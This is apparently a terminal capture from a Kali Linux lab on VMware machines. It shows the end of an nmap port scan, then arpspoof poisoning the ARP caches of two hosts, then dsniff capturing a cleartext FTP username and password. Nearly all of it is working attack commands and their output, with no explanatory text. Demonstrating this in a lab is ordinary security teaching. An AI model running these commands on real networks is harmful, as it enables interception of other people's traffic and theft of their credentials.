PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
MAC Address: 00:0C:29:DC:91:07 (VMware)

Nmap scan report for 192.168.180.254
Host is up (0.00018s latency).
All 100 scanned ports on 192.168.180.254 are filtered
MAC Address: 00:50:56:E5:CE:DF (VMware)

Nmap scan report for 192.168.180.135
Host is up (0.0000080s latency).
All 100 scanned ports on 192.168.180.135 are closed

Nmap done: 256 IP addresses (6 hosts up) scanned in 4.24 seconds
root@kali-pc-001:~#
root@kali-pc-001:~# arpspoof -i eth0 -t 192.168.180.167 -r 192.168.180.166
0:c:29:85:6a:32 0:c:29:dc:91:7 0806 42: arp reply 192.168.180.166 is-at 0:c:29:85:6a:32
0:c:29:85:6a:32 0:c:29:64:29:1c 0806 42: arp reply 192.168.180.167 is-at 0:c:29:85:6a:32
0:c:29:85:6a:32 0:c:29:dc:91:7 0806 42: arp reply 192.168.180.166 is-at 0:c:29:85:6a:32
0:c:29:85:6a:32 0:c:29:64:29:1c 0806 42: arp reply 192.168.180.167 is-at 0:c:29:85:6a:32
```

To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

```
Kali-2000
File Actions Edit View Help
root@kali-pc-001:~# dsniff -i eth0
dsniff: listening on eth0
-----
08/30/20 07:25:46 tcp 192.168.180.166.49698 -> 192.168.180.167.21 (ftp)
USER harry
PASS 1234abcd
```